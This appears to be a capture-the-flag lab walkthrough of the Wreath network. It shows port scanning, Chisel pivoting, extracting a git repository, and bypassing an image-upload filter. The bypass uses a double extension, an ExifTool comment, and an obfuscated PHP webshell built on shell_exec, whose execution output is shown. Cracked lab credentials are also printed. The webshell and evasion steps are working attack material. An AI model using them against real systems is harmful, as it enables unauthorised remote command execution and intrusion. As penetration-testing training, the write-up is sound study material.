    Invoke-Portscan

SYNOPSIS
    Simple portscan module

    PowerSploit Function: Invoke-Portscan
    Author: Rich Lundeen (http://webstersProdigy.net)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Portscan -Hosts <String[]> [-ExcludeHosts <String>] [-Ports <Strin
```

Using the command `Invoke-Portscan -Hosts 10.81.200.100 -TopPorts 50`, we performed a port scan to identify open ports on the target system. As a result, we discovered that **ports 80 (HTTP)** and **3389 (RDP)** were open on **Thomas's personal computer**.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.2
00.81.100 -TopPorts 50


Hostname       : 10.200.81.100
alive          : True
openPorts      : {3389, 80}
closedPorts    : {}
filteredPorts  : {445, 443, 110, 21 ...}
finishTime     : 5/22/2025 9:42:13 AM
```

To perform pivoting, we will use the **Chisel** tool. In order for Chisel to establish a successful reverse tunnel, it is necessary to **open a specific port in the Windows firewall** on the target system. This allows the forwarded connection to pass through and be established correctly.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall ad
d rule name="chisel-labdar" dir=in action=allow protocol=tcp localport=19002
Ok.
```

We download the **Chisel** binary for Windows and upload it to the target machine using Evil-WinRM. This binary will be used to create a reverse SOCKS tunnel, enabling pivoting through the compromised host.

```
┌──(kali㉿kali)-[~/Wreath]
└─$ ls
43777.py                        id_rsa       nmap.txt
chisel_1.10.1_windows_386.gz    nc           socat
CVE-2019-15107                  nmap-LABDAR  socat-static

┌──(kali㉿kali)-[~/Wreath]
└─$ gunzip chisel_1.10.1_windows_386.gz

┌──(kali㉿kali)-[~/Wreath]
└─$ ls
43777.py                    id_rsa       nmap.txt
chisel_1.10.1_windows_386   nc           socat
CVE-2019-15107              nmap-LABDAR  socat-static

┌──(kali㉿kali)-[~/Wreath]
└─$ mv chisel_1.10.1_windows_386 chisel.exe

┌──(kali㉿kali)-[~/Wreath]
└─$ ls
43777.py    CVE-2019-15107  nc           nmap.txt  socat-static
chisel.exe  id_rsa          nmap-LABDAR  socat
```


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload chisel.exe

Info: Uploading /home/kali/Wreath/chisel.exe to C:\Users\Administrator\Documents\chisel.exe

Data: 12277076 bytes of 12277076 bytes copied

Info: Upload successful!
```


We configure **Chisel** by launching it on both the victim and attacker machines to establish a reverse SOCKS proxy tunnel.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel.exe server -p 19002 --socks5
chisel.exe : 2025/05/22 10:25:08 server: Fingerprint yiOOX72HMuYp3EGzn+ZrRsUskyVrAzHn7t2i9ijVWxY=
    + CategoryInfo          : NotSpecified: (2025/05/22 10:2 ... zHn7t2i9ijVWxY=:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2025/05/22 10:25:08 server: Listening on http://0.0.0.0:19002
```

```
┌──(kali㉿kali)-[~/Wreath]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Wreath]
└─# chisel client 10.200.81.150:19002 9090:socks
2025/05/22 05:32:30 client: Connecting to ws://10.200.81.150:19002
2025/05/22 05:32:30 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2025/05/22 05:32:31 client: Connected (Latency 43.299112ms)
```

In the browser, we configure the proxy settings using the **FoxyProxy** extension. We set it to use a SOCKS5 proxy pointing to **127.0.0.1:9090**, which allows us to route browser traffic through the Chisel tunnel. This setup enables us to view internal web pages hosted within the target network as if we were inside it.





While exploring directories on the host `10.200.81.150` as Administrator via Evil-WinRM, we discovered a folder named **Website.git**.

```
*Evil-WinRM* PS C:\GitStack\repositories> download Website.git

Info: Downloading C:\GitStack\repositories\Website.git to Website.git

Info: Download successful!
```

On the host `10.200.81.150`, a `.git` directory belonging to the *Website.git* repository was found and needs to be .git It was downloaded to the attacker's machine for analysis. To reconstruct the repository content, the **GitTools** suite was used, specifically the `extractor.sh` script.

```
┌──(root㉿kali)-[/home/kali/Wreath]
└─# mv /home/kali/Wreath/Website.git /home/kali/Wreath/Repo/.git
```

```
┌──(root㉿kali)-[/home/kali/Wreath/Repo]
└─# git clone https://github.com/internetwache/GitTools
Cloning into 'GitTools'...
remote: Enumerating objects: 242, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 242 (delta 9), reused 27 (delta 7), pack-reused 209 (from 1)
Receiving objects: 100% (242/242), 56.46 KiB | 1.13 MiB/s, done.
Resolving deltas: 100% (88/88), done.
```

```
┌──(root㉿kali)-[/home/kali/Wreath/Repo]
└─# cd GitTools/Extractor

┌──(root㉿kali)-[/home/…/Wreath/Repo/GitTools/Extractor]
└─# ./extractor.sh /home/kali/Wreath/Repo /home/kali/Wreath/Website

###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
[+] Found folder: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/.DS_Store
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/font-awesome.min.css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/favicon.png
[+] Found folder: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts
[+] Found file: /home/kali/Wreath/Website/0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/.DS_Store
```

```
┌──(root㉿kali)-[/home/kali/Wreath/Website]
└─# ls
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
1-70dde80cc19ec76704567996738894828f4ee895
2-345ac8b236064b431fa43f53d91c98c4834ef8f3
```

These files are not sorted by date automatically, so to determine the chronological order of the commits, I analyzed the `commit-meta.txt` files included with each commit. We can guess that these are currently in reverse order based on the commit message.


```
┌──(root㉿kali)-[/home/kali/Wreath/Website]
└─# separator="================================================"; for i in $(ls); do p
rintf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done
; printf "\n\n$separator\n\n\n"


================================================
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


================================================
1-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


================================================
2-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter
```

```
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
<!DOCTYPE html>
<html lang=en>
        <!— ToDo:
                  - Finish the styling: it looks awful
                  - Get Ruby more food. Greedy animal is going through it too fast
                  - Upgrade the filter on this page. Can't rely on basic auth for everything
                  - Phone Mrs Walker about the neighbourhood watch meetings
        —>
        <head>
                <title>Ruby Pictures</title>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
                <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
        </head>
        <body>
                <main>
                        <h1>Welcome Thomas!</h1>
                        <h2>Ruby Image Upload Page</h2>
                        <form method="post" enctype="multipart/form-data">
                                <input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
                                <input type="submit" name="upload" id="fileSubmit" value="Upload">
                        </form>
                        <p id=res><?php if (isset($res)){ echo $res; };?></p>
                </main>
        </body>
</html>

~
~
~
(END)
```

Initial Observations Before Accessing the Upload Page:


- The page is expected to be protected by basic authentication.
- It likely allows uploading image files.
- There are two filters implemented to prevent uploading non-image files:
    - File extension check.
    - `getimagesize()` validation.
- Both of these filters are potentially bypassable with known techniques.

With this in mind, we proceed to access and test the page.




We attempted to **log in u**sing credentials previously discovered during the enumeration phase. We already identified the username **`Thomas`** and the domain **`twreath`**, along with the password `i<3ruby`, which we had cracked from a recovered hash.

After entering these credentials: `Thomas:i<3ruby`, the login was successful.



As a test, we uploaded a valid `.png` file through the upload form. The upload was successful, confirming that the application accepts allowed image file types without issue.



On Thomas's computer, an **antivirus is running**, but its exact type is unknown. To verify if we can execute a shell, we prepared a test PHP shell renamed as test-labdar.jpeg.php to bypass simple file extension checks. The test payload used was:


```
<?php echo "<pre>Test Payload</pre>"; die(); ?>
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cp /home/kali/Downloads/line.png test-labdar.jpeg.php
```

Additionally, we embedded this test shell into the file's metadata using **ExifTool** to further evade detection. This approach helps determine whether the payload is executed despite the antivirus protection.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-labdar.jpeg.ph
p
    1 image files updated

┌──(root㉿kali)-[/home/kali/Downloads]
└─# exiftool test-labdar.jpeg.php
ExifTool Version Number         : 13.10
File Name                       : test-labdar.jpeg.php
Directory                       : .
File Size                       : 249 bytes
File Modification Date/Time     : 2025:05:22 09:23:49-04:00
File Access Date/Time           : 2025:05:22 09:23:49-04:00
File Inode Change Date/Time     : 2025:05:22 09:23:49-04:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 300
Image Height                    : 168
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 21 bytes, use -b option to extract)
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Size                      : 300x168
Megapixels                      : 0.050
```


We uploaded our test file and confirmed that it executes **successfully**.



Exploiting Unfiltered Picture Extensions


We are now ready to upload the actual shell. Using the PHP obfuscator, (https://www.gaijin.at/en/tools/php-obfuscator) we transformed the PHP code into the following obfuscated **payload**:

```
<?php
\$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=') . shell_exec(\$p0) .
base64_decode('PC9wcmU+');}die();?>
```




We then replaced our payload inside the file metadata using **exiftool** and uploaded it to the target website.

Let's upload the file on the website.




The payload was **successfully executed**, allowing system commands to be run through the webshell for further exploration of the target environment and the collection of information useful for post-exploitation activities.



PNG IHDR,m#=PLTE444IIIC%tEXtComment

Notice: Undefined index: wreath in **C:\xampp\htdocs\resources\uploads\shell-labdar.jpeg.php** on line **4**



PNG IHDR,m#=PLTE444IIIC%tEXtComment



```
Host Name:                 WREATH-PC
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA778
Original Install Date:     08/11/2020, 14:55:50
System Boot Time:          22/05/2025, 09:08:56
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,316 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,770 MB
Virtual Memory: In Use:    662 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
                           [04]: KB4587735
                           [05]: KB4592440
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.200.81.1
                                 IP address(es)
                                 [01]: 10.200.81.100
                                 [02]: fe80::b9cc:571c:1fa9:306
